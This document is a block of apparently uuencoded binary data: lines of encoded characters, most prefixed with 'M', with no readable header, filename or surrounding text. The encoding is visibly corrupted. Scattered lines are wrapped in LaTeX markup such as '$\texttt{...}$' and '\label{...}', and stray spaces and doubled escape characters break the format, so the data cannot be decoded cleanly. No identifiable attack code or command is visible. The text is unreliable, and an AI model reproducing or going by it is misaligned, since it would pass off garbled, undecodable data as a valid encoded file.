M0E9#12IQB^K]TR48^9RX=6ZKE(<2D'2K<VQ%D!YDMWPEPO-@XM?:U?F[]^JT $\texttt{M>FSNU6(2-K7'=*IR[2Z^C1IOJ11.(N"<`A.BZ2(ACD4X^>F-:W"AD8CE\'R)) }$ M"^G9Z:_I\K6Z9^BMK[RZ('2`F/[!%+*4!;&6)HYX&(`(#F]Y_WHRL7H`*<GO MT4;')?SSX4,J]:K)LLMH)JK%Y[PLIP`0(\$/F90Q`&0L5`^FS;\$\$5:9)M;)R# $M*\76@7_) => SGP323H[VWB:A1%$08$$_A:I!?Q)`#-.`B@BG6J^\0XAGHTO,$ $M\T^7H*VN\CZA]TNHK_IC?=5F$V(YQ?^524X4;9X/8[:M?>#&%DT:3@%#0@`MD$ MR%O:T6)Q2%;D3'B;#(\$N00JBGD"`JEB73Y?O;KO.EZ7O-^MPS50Q[62\Y MAHNJ=+EV4Z@Z5H4F:+6N?C:S"V*&2&VP6BQ>HY2:7M#B]I+'U/4J;VE;;1/& M[1'+*T\\$S.KC:V/HKQ8@XEWXB:,31AE\$Q1Y6A5?.>6N9#`%B&*>5S[E:GC(Q MX)\$QF:V@LCW_\RU&((_FW;!-"`<:UR\$;`1*5*#-J@E(\$`U(LY.A]ZT6J3B_% $M!W22R(4!*$(P2)O/4J/77U]TV!3E2JV;1^:J;Y^O\W%%G;NI0O0JJ"D#3X:=$ M;].R`301DA4\$7*(02')+!Z5`PJS&J*;YXYK)Y\$V0J8%@=76-ZXVXX<H\Q5:7 $MQC+, (H,11#5LR=1NQR(%)>2Q0HB,KC!90]%:_A0];W4/Y;J:!QEW?@>^X>+S$ $M_+Q^<..') +0 &BHJ(:) LJFI<+@AL &0 &K &2 "82 '284 '4 ">&+T;4 E2MTA]7 BM^,$ M76SB\!(\$1:;86Q*+0MM%&11!(5H:+*!O[7H9U\=?Z%\\<26-DGAA#EG&:BQ4 $M=^XMX_>03^I/L]EE7N=YK<;4&9"6$<*^RD"!]B266"\#'07&Q59*].4SX$$3$ M0'R>]>AW";/!_H0WNICUAJH)D<NSM8SKJ(MN:+T*[-?<];%;R\$M""BE1"ZHC M,B_Z6TK1BVS<4P17`\T@D>=#*/HQ>&[T=O5Q)TX[,5R)"):U!H.8TXS-*6\> MUTL?/U+,9`CDRLZD5%01PT#;H1(:S@*@_DH(\$P%O6(0]"0.->1R=^71\=<,C M+19NF@]E9A[!\$YS_1SM;`0,O@Y@Y)SJ37UW?FPI?E:@VN=JU>;S9A]\9K[ER MEON4]?"CCR/?'A67?9R/%L:E?`%:B&2=I4'SBQY5%H<7BX4!#V.M?WGI98*B M&T>+<KZE`"G9]'G76U7*;&=(KJN-7,TDPN1V?0QJCM0U@>]?'Q@=C%IS>,;W M)9KH'3=2HJ]: `SLH])0\Y,.3[:>1\$)'5B5VD,U_)V*F@P9>>?G[YY\$VVNW&N M5TF9_U!F7'&_^CY.-C':V+`X3C,DH'.4RBB*I`\AY)4397W<^*VK3J78>&=3 M<(I"\$%H1;@J!./<*;YUC7W\1H8V3A7KQ8)&/MS8BFXG=0/@9IH]-)4M_+BV9 MMO7X_3&12QPZ0ORP[VZQGDZB@K+LM8XLSO`[.`V>\,V1)S:^HH`VE]#"@2` M+D0;9X[GF<;KN-YGX5KO4[+L`KVL,TJK*A:G)D@[S,\$PSQ*9X04Z)8K`"74 $MD, RU&D*X0JDV)H(X&4@Y\QHOKL(.51SDY6&]]M;N=.<^]<7MEJ#Q[)1Z$'$ M5H\$9Z?.1!B+L^7G9G;PSBR`BRX[(].&H*Q19<JEV>Z<19+%A(QBOO"!DO\4] M[>?U)P]["2ROS."-;9.>DUW]C1`-Z89;JQ;&K<`'3&E=T)MQZ+V)KR,/FV6MMX*T*5\$)!NP(8J13#-*(#\$7UZ#>M:P]-ZRNZ?^23H>W8@3Q5.@BI!\$-,#TY. M@,;F1E/1CU!<[HV\^YAIA<LWD67&:.%6\$C+K"0'E<Q]FH4`YF48*5&MF(D\3 M2RGR\$+/F4]T;]HIN97\G[V3[WPE^X%!\M\$1IQ\$I#KO+5EI4EEYJ3,B/<EJFY

 $M\$ 12& $ZM*RE@OP=D1XC.$HHY!N7GOJYV[3H8N7%]\$ JSLV#[I#Y%F+TI?'0Z $\label{local_model} \texttt{MGITE\&K"(]PMX5M@+.-R)+=R/C(8\S1MEL\$\$H8.WNR>?_'1>AV,<UW!KEX>DP}$ MTU*[Z(X&=4,+#5F*068HUW^N4CVY?+SH_Y/_1FT^U8'_=ZY5I3TBC\$&O":NQ M>-4"B2^Z>9?DO*)R#RJC*NC(BT!F8NK`@UF*+,B1Y25(6%XE`FH.<J,B"NO3 MRAN>V]I1GXJ"6IV2H&5^]5+ASU3CKLC6/_\>-';HHWNDQE%U`U:#KZYHR"! M#?MVP134'K+`O+6)9N+87G/SQ,Q1UIRH9EQUAN0B/H%[?Z&(@<>NI!RF1@]K MPGDW#^=?SMOO>ZT:0Y%9?M/X1<Y]%?>I-*&'CZ .;.CO?/OC+&ST;XG7@OT^ MEA9V-#66DKAB5UJQ]11!/2J'TUJ_:W%5^G-#F+[?_=S%0V9M<4P/]^TM/A9^ M9Y>/[`<)Y"[7IX3L8SIY-TIT^MU^F!8'])Z<0HQ)\$8>(D@HLL\$`ZZHQ.`X!^ ML"A&"M/W?PV`<-D8*0\4<G]NR60:')EH2D\9D_]<9B]"R82A@R;K5:93,SGI MYZ?&`0FU@0DA0B0EH%9_"A%*E]#ITN:C65YFL,]Q?T]-S9+M4M*PPK<6925] MB0PW'IC5OAW*DOOFQ?_\]]'O*`T)N6C'7@PMA=D`7R46J8U;;,7#<\W\$"+(F M,D(L'BJXDXE<)1V*84\$NS//*+B>XFDBG`,9\$Y?)\$O:3\UGT'LVY<N-I\$#X!: MFT7/])U-3*"I=JF_-[KR@%*(\$MD:D8N&^U3-D.ZC01VD0IO3D4BJ6XA6BS\> MXJVX]L\$-V-U\$&AK%\$[;'-!H:!*M0Y52F.IG<#2H^#P\SC1*U.2]L#SOQL%)" MJY@K*VUB,@3\$;Z75WP("X\$+G`4!H3#:X2.JX,@A8*V8&OOS.<:JH:L\KBMT# $MDH/3(PPR/,A#=!\&-^1/XH#ZGR_MM4)#"^=9$WQGXC3="6F_<"#BL7F)(DTZQ)$ MC3 < Q49FMXY83, $\ 7\%6*$, B9TW:M6+:H.&'G/7T\$P:+2\$(%5J:V50?!?H\$Q,(+EMU]US2T=1Q81ITERM-T0*AA[FAND4I.M!2\$**28W"F\$0F\Y,2X9=\$J;^5X::Z $\texttt{M]3;33L,9W=M_\setminus]-YSZ3Y+[3M[.`;N'IEN)3,=2*":H*?.JIH+"37S'=]$P6$$ M""\$U!=T`B)H.=].!DJ@149JXO\$_S(;)H%,*+1WZ7MI.QU+12M<)ZMUP&"73) MQ>\$_BQI@DIYPH5+\$T&M9=6M285DF\$M51(Q6E1Z\$;RO)C&EAIA4WZ93-ZBQ1; M85#2D&\$68&A89:5:S%15'#L72%"91-#8LB-1&6S#ON*L."\$HSF@S7!I>\&VN MP=P1,MD86&B2#D1Z!K7-ABH!UJKS)R:\$MX7.#2KVEUNN,\##7ED&EWN>/P.3 $\label{eq:mmm-4io:($7T4X\1/\SM/TI]RXS'MO&?ZCQ/2\?K\9XGQORGROSN^CHG"_.%$ $\texttt{M+Z0+Q'2BQN`Q<-.(9N3Z(FI9_:6WVKBK[2[TJUA(@%FG?\-?PRN_LR>65*Q)] }$ M8(I=/OCR^UG,>'TP`QEZ]">VF0/806HKP(J(UTAZ[UTGL?'@)*Z)-'O;N>U% $\texttt{M\&R+AK_2\$M9)^4'_\$H^<F/U)CV\$^72^=/I2=6\$LZ_V]'?[\t(T<Y646=)CFQ5L}$ MI.SK0]Q_6;!/":HO1=GE'+&+\>@K\SN&W9=E@H?LHS/%U+RC=/XRMJOIF%7U M;3?`Y]`25)N(5>!9H64ZY:KC>77,G+=*%IZQV5)26GH''DO&*#]=?^[;/+W= MM<2>.*GX_&NK:_*?;*#[DO;^7MZ0;+FQ]ZD.QVBQ_ETX(D`7E]G+\$]F1HP%@ M=1&LQE6C9\9G3C5S=Y>Y>`NT1+GP0A#%S#3/,I/W.?I3'1ER=41:73MBR`M; M?SGOO"8]?^C+ODZXHB4>7D:04!2RS60GE\$J0U%7]"F2\$T3AMF\$S"4642E!-! $M<)UP&33&=]$RU/G^,:8IGU399'&>(#("2+%\9&7\.LB^&,<F(,(]%<WD7\7X))$ M)Y,C'26C"TOAEERB_(YQ\?&Q@A:!*T4U[XQ%#-DLBKA`L@WQ9S_\P^P+Y7Z1 MIO^R7>?+GS]\L`W^CZ-`1+EEQ[L1NZI+AP"4*TO`HQ-@ADR(4S;-;H6@)N_9 M%<U/WDD<GY6R#&'EHTNG)/AI1;,M3509NB`LS!Y=L'IEC;2V&)J^1M5K#(V- $M-^(/\1/8H<^Y\#^*(2N?[["$>['&N&V3)N/D.&^2C+.U;LN$_]]I=TSC+_\#FHD9$ $M=E_'F0L8W\TD>!^F=(9?XN=&O'M\)=N!R.#^IS[,F8^$QE7N';JY2\L__KZ]$ MBLWZ9XR#<'I5[#7Q._2%/Z(IZ,16_&RA?M[&[M8X.UD91+YT:<0,,-ZS\$&"A $M8A+'-R54Q:5K$;:G+]+TY&X+D>5(U^(2'SX+CJI$A7C]^/M!`KU)TVF?)D**$ MS7F>_W\V*7)(-1??P%HL_48BPMS%5"Y,.GLQHZ(D58S[%1&1_<N1?EW5RKPI MFH]><@5XN"M)QX\$`X!*23X"!K38;YZ3QD"1]KB;8SF7&ES;F[^VI.K6OI),! $\verb|MB\$-Q/@;OE<LLX5G(0B15+2+N0;Z<BX7SQG,RYQ3IOB&C[Y<A9HMV3TU@3C')||$ MYC-7CSC^#S1#7`62318:;2!(1)]E<7<B08*".21##V1XIW/@\<"HB4-.LOU2 $M/U2I>LB\ZTS^{\})S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,W>NVVOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[%I2\`M')S9WW0>D"FR,WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4!J2N*GPVY(;&"A;C4[W],WOMW+G<4$ M+0., %_XKHQLC\$00KOR!U8-`R:8&)946?BN3#C?YW(QJ#XXF>)[#V,+`:?E<S MTX7'7`\.3=1&>WO-`V9I?A7`&L.M4%]<V5770NZL)`\4*BE]E@)QG+I,8FM4 M./`S#6XQFQQI6U:;?`XW[X\>WQ&WB>/EW%<4T6D=CRRSYP3L5<Y-*<1ZLU," M:77IC'B2?59D6\$1>W:LO7#;'2H*4CN76DD?T[S2)!WW%0BU+!:I.PE&F6C3M $M: R@`(AMH"QS[_>F!8Y')[!W(!-32:G&J(-R)"+XE*J#4^Y2EH(Q47)K#GO7]$ ME<];VIFFS_%6-:\$4S647\$3(H.IK!I%HG<@`PO[)#"^=/H'S=+NMEK2\$<ZD\$P M01R-F1!?!\$'AX:L.%0'=1PX6Y7KW7YEJV\$)D+D/"9/-7D8",('L%!I`WT#,-M1RQ,2%SGO=\$S!J+@^'SY@10DX+!I[X\H2F7\TR13[XOKXPC.4GP8[4Z\QO'1 MI+T'93+P(9?6Q8.(NV-"`I(&.SJ^?%G/"\<(LK"THS\Q2U%Y_\MKL0'Y0GQ1 M!4,1`QRF*,T5."K%97?--:=HEM7\^>*/ILT3C<L`BLF2;#Y=^.!=>CT\$+]/5 M&O`4?##MN@LS95\`+P^`7?_:5*?<F1AY'S.KYTZ&Q'D7K8WE^GG;\H9/E%!D M[:@:<!].RQYSZWX4T](C(6Y0W3U5SE2L'6E2I6H4&F),D2+'G2!)?%GT6J0\$ M+IW]M7US<C5=_X%S2J7"Z?JWVKBKY;#=UV!<(#&.,CI^QJ94A1!9"#J;=P[Q MG/'4]90\$:!#L-EC2G]TP>K2IU:8R8'H2J`7@A9<#M^%(^%HJRAS"Q3*`]:?I

M>IOW7:0=E?*X#TD6BI"!F?L10=GXIGUI0/6SQ98'N([QD%CP5D[)Y:Z9V?LW M<7"MO]KL>3&+NI]@4C/!`3H"2:*N3#\$(H.)F!*.XT<U1F@`1L0B!(2DV,&JR)M<6,7P(UX*7;I*G+H0O*Q\$6)(\WDCAZ;5USN[0RI4VOM7D6,O/\[C5B%WA,S M.R^1H>YBV7E_UG-V=774_;.U_MGI+\A\@1+"(%IY"8#R!HB`\500&2X"#JN# $M1,0(1'N/07<9F>)0^RW[P\DA0K4'CCAX%,C=:8D=6NV([Q5KA,NI<?"D1-O@)]$ M6V] I:; W5: "C0; 0("@, <6MS; V; /:01<H/)" !D2.B5" PY\#6^N[4%=)Y[EH: MC"Z07 OO9J3>7!=V2(C)C!@S![WCRR?48@JK@5Z=^#QCXK!.%+ +RFYQC^-Z MO/*Z;:EZ;QM7\$Y^DX;I@@4!B,I-\$*",\$Y_LE3<;3Q19JC1XT;O]M\?K7-_(4 MHHCVJ2@A*^Z0JU0E:]47FG.D3OM+[EOGW?W(O\C;JA(\YX.O]&707.^+Z69& MA+B`;J'F@',(T1V^`DH)T@R:B>*DD>JZLZJ!9BJ:8B%FXX5\S;R[>STY^7A\ M@V^C;2Q[OF&F8(SQ=/S&,\$-8U>@BRQ)L[VK!RB.'R>L_B8J]\$T":#:'DI)#* MU-K*(]6]:^X[K%EY,Q62"3@@$HF2&PJ*$@NR\NFM2#<HDDTF4`O=GOL;)J$ M\U4XN@0;3'\$0I(B=SI>ML*=`DCBKK_4E@^#^5I?E?C^5^U14]D.<P-`O\GO/ $MU(1^-\&=X^*=E=DQ$M%QZI9^L4ST*2//VI*(V9ZK=P+8O#=Y?'P>X8.Y^.^C$ MBN2P86CN%'F*##%.!CSW0R!Y]U\$:W)"%P7U5YI"W\$>5^;'4Y]*UHJ;L,C!/O MFV>,@(DLHD)+5G:.`A>D;.MFZ%782("7\$@P2VP_/,".\$(Q`C!J[0V\$#P,LX4 $MKSUV_]DN@@]]3[64X_\ensuremath{\ ^.>=6X-\#}$ MUQEE&%Y#!AJ@%8>DY<"'#EQ;CJ%+''COMB\$I-Y9G;;'YW1);&,,;EF\$*X@FG M]C>-QA%.3**=L:)NHN?XY]SILL?\;V;TT3H[N'HXZ\[N8H]&<M*L\0J8=;E[MFV&7Y"QC;;NX*=!B#@1,\'T:ZY=Z<FP>\$L,M:(",-)'%B779Q>W8'W@N,W5H MHGB(9!!\$;0\$^E%Z<LU5+\$\$.T*(K"B4'":L2@D@78J4%B3B0]!/;"6@!;H?)+ M">V?9&O^T/+/U=6!.'=.[5)%((09*\$V<XB\$LM!;K'VI5C&YE"9R1GQZF"A\$# $ML>C^{//[XI5YDL6&3,UAA1=Z80/OB)9"_')P)1(G^C1<F>\GOX7IR-@G=D&G,$ M!I3!EJ5%Q(X7P-&%MX-B(V(2.!.A)O^GHSV>3;19_L1,5)@P7!(B+PS[\$FZ/ M'MMX\$&?"(FN"><+%UA)'_O8P#UU*\$"+-^#]"V2CX/.YV7?W=Z+H;C/@RGQZ; $\texttt{M..`.WOD} - \texttt{AMMAT-J@CVFM} < \texttt{MKYN17!IGY} < \texttt{0.!}, \\ \texttt{9MGC`^G\&;} (2 \& \texttt{C'*<}) \& \texttt{17} < \texttt{UV}$ M<F(_DM3T-2QN4L:K4KLI#25(F`9FL3C6#&+(>T;Q&*VE_";UBZ"<T*8.X4AM M)Q)L>LS!+5>[[Z,Y"G'<D\<_E"4-',V%MC4AH05GN.\/ATDA?<;#Q'P4*RB7 M@]Z_:VZXCGS:2S;U;`%`L)=N?P^],6]0F1Q:SZ%U#_IQXW#M.?L;+@W&"E^9 MRI=BP=44N+Y6JA8>K*BBJ^MY&GV\-?=9F^YSN]S2JQP!I05!H1RS1/ZP+4E@ M?SGW:^FL\"@'.#^EV>PZ69!U1C\$"""QC-(Q<#E(]`*#K:,B]OU)=XP\$[>]X8 $M43_R2W)Q! = (4) < (`PO.I`F(VY']8)96DM\2TYXJZP?VT`[!J_70KJ!I`0$3$ MKZ`M+@!\$2%U`0#2<0@(WA_.17&8*X+K23N1\$0I=((MIPZT2>WT\$]:*^F^Z3# M\$7!.P\&T3JZ`B..`%+7D`=\$PR-QW:EM.P-ID;\V62`%)+\U7AHO+((=7B.X8 M/@^3CGPXB!X^S]O(1MCM(:1J*".UI,N1SW/H2++U.??XH)WO+~;UQ!CN)H>R M@T%@P#O"C9T3INQ\9:AAWELP/L.!<W"30<V@X.#:'1HPUX2;.03@H2R`D\\O M>#N6X\`NL62+BB`@!NTHCW>*2Y9E!MGO;Q+M?\)\:%<52[8Y<IY--'P6K1<1 MW9#=>=0S%/!U^,O\$OY#7SP9%V,;BX[DNQ`BMV/Y7OKWH`3D(OKIM!%6BBA`> M=LW2XYAP6ZNEZTQ*T+'1%WV#G4%39;*9T!N66[T08\67@4];&2M8ZLNBKY1" $MU6P7%7.'8V?$'&SI.ZG3G.-$!JV[&X*>M$4K%>+B0HI\D<X[`2"%9!^%>O,$ M@:<,[6^K6\R*+CW!?L4A9LZZP?PT()9\$O-K`8`R3%`WJXZTCLU6M9\$'ATQM@ $\label{lem:mb4} \verb|MB4$&R|$KM2U6U9GL$|#W$N0\IS5[P.&>HQ,<(8VI4S!IILK(QLK1'&;60CD;N3)|$ M2/JO]IS &?==5W'W? G[WG]+K(]=S0ZK8-Y:.R3K=.NTUM]+M1N:'-&#KD MFZG72+5N9DE40F[%&I"KQ1V.,42[,&"G7\$=)56E9VA2WU-,XTSM>03'^4*MN M8=!J=.QVYJ#0>75704S2&LM5C42!-!H'4^F-UBZTU58;DUR5@1*=U,-W&.FV MWD+Q>FNC4<R&%206V&1J0#!B@=<4#%0:"UJV%(A4%6F#Z1%6(=`2"<S@3100 MFL9J#/GEABI.2IFK.K*"-2S)2+K>:5R0\$'3Y2\12MKJ=&*C;83"\W&FJ\L:) MOJK7*75+"XWYC7_-?:_96['M_U/2]'U<9GW.=HR=M-F7F=T&H4/1INY8T!@ M6'FUP#2K&Z3.S\$!7S5-9\Z^\%/MXM0";"*++U;KKA`@FN[^I\con\a38CB@#;& M?=2\:39G`P\O)MVSYRO&N96ROCLJ35-]'2OE'F%DX9<[8XSEE=K0=.C-7-V^ MVN8?&I:@D"--+*.V;B2U3+[)]_0@UH.]NBU.`UY;BX7U<IW%CMC!8K3L@M, M;D4+%R[!A:X?:\$A43(5+ZC:7.G1586P;1&(XRE%,1NBZ']3ZQMS\UN+R0[U. MO`Q.WMKS[6R2.[LXVM\S;'N[<#?9P/NK;3`\Q?OS_W.,R*XMO9EBC")TOL-K MS!/^VY 7%"U*>6:"N3=+A*(>6I.L8P^T/*]<?P"K;2A?AE*NSOXOE3GV5;38 ML8XDA&<%?A\$?FUH#F02E%V-E&^*_<.>X,Y3UK!,K-E+X?VC'E5?@R=X74V?1 MGVOT`"<6M?#)%?%/W<=]I1^_GXK[ZT#"DI<5@S<7Q[Z@@UEOY`OZ+Y;JMDGK M&;ZI;51#OJ)?[+=&JP@'.^=R+#_A58)+I<P@DU.4B4IC4!&QI/_ZZ\$"_DTN> $\texttt{M,*-..6\&87H)} = \texttt{M,87V''_G\$=<T1A>K(A02`1K^8]\&]3\\$ M9IO3SJH.+.9RA/NW`V/3V;<QUH%E[GVZ:]S'-QBJX9TL_\$DG-'/068P7,I,0 MQ*\$TU68@>:\3US*XQA@P"R)/ITA=S1D'3>Y83<4]V+^#"3G@7_CCRY0I<(7R

M%`+1D.4&!R!/H+3TV9LXB6)P"@3R!D"G7<CH\$?_O67FW<;^U7^P&1^F[X=-D $M>NK;;@6RZ4(F;\38Y3FYI41&R:+,K0K/G6N-7/@91@/\KND93TG8[LF[:0Z#])$ M!91@JWW#%T*R&607HIC4WSGLK5*S#&J-LJ0[??G#"9%L3).;D[&*3I00J5FT M'Y*-J\$XN]O5WQ;%RZRANF>'_IO._ZRT`Y3A3BCR1G)/W-KJ`9MD&8@L*QZC1 M2?CL^R!T'!HN>11&UV\1_RQQ&\$<3SE8I4Q]U,=75%:2>)=>CCMF8DA0(DI@A MJ<C?1&;%XOPBU+D5`N3<H,TABY##J:DQ>0*Q[#F/!*81&-6*"!,"%H7S5(VO $MS60079W78M:X; 'E:V[-"56`T1/_9_Y:D@G]V`&`USM-,/F+KZ,^3L\>5NI$ MT<\,7N4A^]P1']:A"(.(-/-C5&-"JQ[3&@QE9O9D5FXA=I_:Y.2O2X.?O-V0 $M<9'7?8;++570$:9:Q=$GX.\] &WW9UF=SV&D1$*Q8TGSX_3:^HD^_T9S?J&8^$ M\$+BE^Z?FZ)I72N`!16_E^`S-08;@2H9\QE>UZ*&F"KO#K)C`L?0<3`\S7([X M>7/GH0+@9<?X"CA7B^`H(.K-!ABGE]J'GHN%["W-\$-UIWPCK.9-EALM=_E_A $M1%=]ABZ$^{572};WV.MT("IU6-LWGEG"T<8"#:!+(J:?Q3'5L@[809=R^KDA])$ M_/M8ZS=U-*QTY]F;"=HL!`*(\$\$:<2F*#SG8.*Q_9B)'O99CW+88]7MJT[JA" MJR=36'NFW[UQ:TBS89HRR5\$W#&XQB2*L0AU%\$CN?U*V:2K6`17.(Y[+NJPD(MQJ7.]7AQ>/+;5E')X/>A#FC=Y0K;0-%F00(5"H+!'UN5Q.Y0Q:9+,+?;CE@3 M:Z#`NSA@L\$<FCZR'2OX<94XF&.CBN@@3Y*U63O)<_PC"3K:69`<(?J.B83P4 M/F4IDBQD&?P]W^-BX_]*^;R>&HJ/?K::#S+RZ4Y4-0:`[_G\KI8F1)N/ZTL@ M;\V&#LO>`#"JN/S^SU:S77DV-L-[P\$\$*A/C+<^&_"F+TAVU*RSF;B-J(Y`> $MK98:C[230"4$6/?WGW41B0P/AO']4"59E3A/YTOF=K(>0;^TZTV]^>Z>=)Y($ $\texttt{M)\&6Y.$(1G<OQ\&+\S>]9W[XK',\&\&V0E\OQ[XURWO(0\$-TH>:,MQO*\&^M3\$>I*])}$ $MK"AVV/8\QDC*1@>0P/G868QSX8:QBU;..5871)"/+0V-M#($Y64TVP=&TM$$ $M:1+'YK'.NC.>4FO\#G8U-]?>\&'E;O(MU_)QSH9,_=2XR!\#V<D8X-(Z&PP:BSG)$ $\texttt{M;EY\&<1GIHP(\TWH)PKX.H;@8E)"7N@N!\&=RE\$Z3SV88R-'5X>CVYKK*HYD\$\$ }$ M`CYJ&H_A&"#FEE2SO\$]I5GJ4EH\^\$Q5AG11;8Y.H*(+E%QS3;!P=]ML0)LA1 M_SA#PSE&4V])1Z%=3J]1O&+A#XD,<`Y0O">?IH,AJA\$+)`,\$C.#`B!U4@UU4 M4*(I!T<P/]09_;Q;!NU39A<LME\$K>U;E8?)UV38\$4\$\$(40*DT1J5N%0H(&9A MDDT<R>J8YDY:UB)-N?N6:#_)G`J95<\$R(8GVOTO?=<J[N_\$?N&QZVE+FY["U $M'T]S[-M*Q=<<\#13K\%?2Z[;/H-5^;V?I.K&R>/,?%G6^]Y;!)(0)])""&:9*$ MU! = 5WN4.\:\$=_O_W]?B@NMX7Q]W?O6RC/52T/US>C-O.FO3[Y#^[U^0@S\E_ M, 2X[P=1"6-BP`<NTD%IZQL-5?'">PY56`"YKRZ@)R87,8'"+;W-?66'!2N%9 M4+AWEEC)Q0UJFF85VN0POUIDH`))KQ)ZEF;('M.D6J8#L2\$T`A2T"""SZM7\ M*-N>3%:^;]?D'*`0/,PV+OE-&9S`A`6EI([?*&Y-PG`(_VF5T<QYZ^XTK\,5 MU-L<X=+*QX7`[Z/]S]W/WO?M^![WKU=,FR&?,PC`6'5-/G<&T#=E`]U3ZXEH $\texttt{M'O:TY9K<6VT(((8="59$!^'X%[6C-Y8Q-@"A\#!N5S"-`*7$;36>+[_;."<\$Y)) }$ MJ(W%DB4)5YEF."KB&@OR:"OX=G%CPAR#(A*2*3@]4IMIY-8[PH]=E]2WWIZ< MS]#,7'_'ALLORQIS4N@Z[7FQU@P7B_]L!H@\$C"+5Q?`W&=EVW2#W"ND'D':= MG#1"5NCPUT>4VJ_[&Q@6V@QB,%L4\XZ?3:Q:%#(10P8P0,M_&>YWU8YUC\T@ MP'->\$!:VM)]LI2(\$=K.G9RR1SQA(W87U<7L[)(@SN]=]_]3:V&MJ\$//IUD,0 M855Z^M5JUC7L]/F=@?7Y5L"YL":<6`MLNA"ZQ41%("9MA:T)!/%1\$6UD%F!B MA9NIL,ZGV2?3#T^P0[^Q&FG_]C\2^:'0FHMI82/?M)>5]8#[OZQ6?^&@Z0B> $MB\13=XKHD@>&^+(LOXQ-=YOPLJI9,N-\MF@B^=+'[K\/639-1)1\&BW8^B08$ $\texttt{M*Z+5E4A).P@[?FQ:!?\label{eq:masses} 1%)[:GS.J/@-;5EZ]4)9Y2, &TZ+5:-&BDYD&6KQ:M}$ M*RHY(\)5_-2JEP;:\?2S?SF5UY>XKFV]2.X+C6%M@'79TBR&\6Q1#"1E[F3Q MH\Y%Z09FB%AWLWU>;6^'T./'I,AG%=I\J:M4N'V)9+1BFC%9N59%BD]N7_`Y MO*7R\$'[Y5C\5HL;\$2@FT2I)1000VRL2U..";&&W!\%KX'[10J&\LU_=)#W7 M[.:NND8[#=HMESJ+K&4("4*+)EM=C';S2AWVD6F1L*VICI+=@?QH<HG#L:`N]M77,R?X3\/"4Y,/=:1@WWZ'8UQ2X5C0V=%IER['K&^(ON9ECT`%GF_&+7PY_T MLLUIL[=^0?4_8C+5@(<*UX'EZ+C3HIRQ##VOY^+R\LX-R".<'FA!B!?VV!G? MC,.[U<)KX*H@H&_J&Y%LT\$;W"^L?ZWZSF@?-^7\^N/]NX&6^@:K@:HA4?O_+ $MD87!/]@K!^>\\\&Q8!5]XZ*PW]*@$8J!8OW0-[:63KSF8F=SS*8+R_/R6_MJ_T$ M*F`T=42_6H?4.M[=9T`0W=+MPIKLTM\$)U;G:`@38\$"."VI90!R\$%`!F0N"ZX MN3)<%/&8G?-ZVQ?Y\C(CI4\$TX4T\$V;"2D<7L1A,F/D!!#HM6`?&N;6F:-D`M MY&V<#:7\-WM&2\$%QAF8'3KPU*:W\$301*72?=UWX\ID[I']':OREM\$; `2V-+G M"/8D1D9,G?,QB>)DV\$[QP9!<\$F@R000C`(8^:S[,ZN"ROLW4"%<M2H&%DX7Y 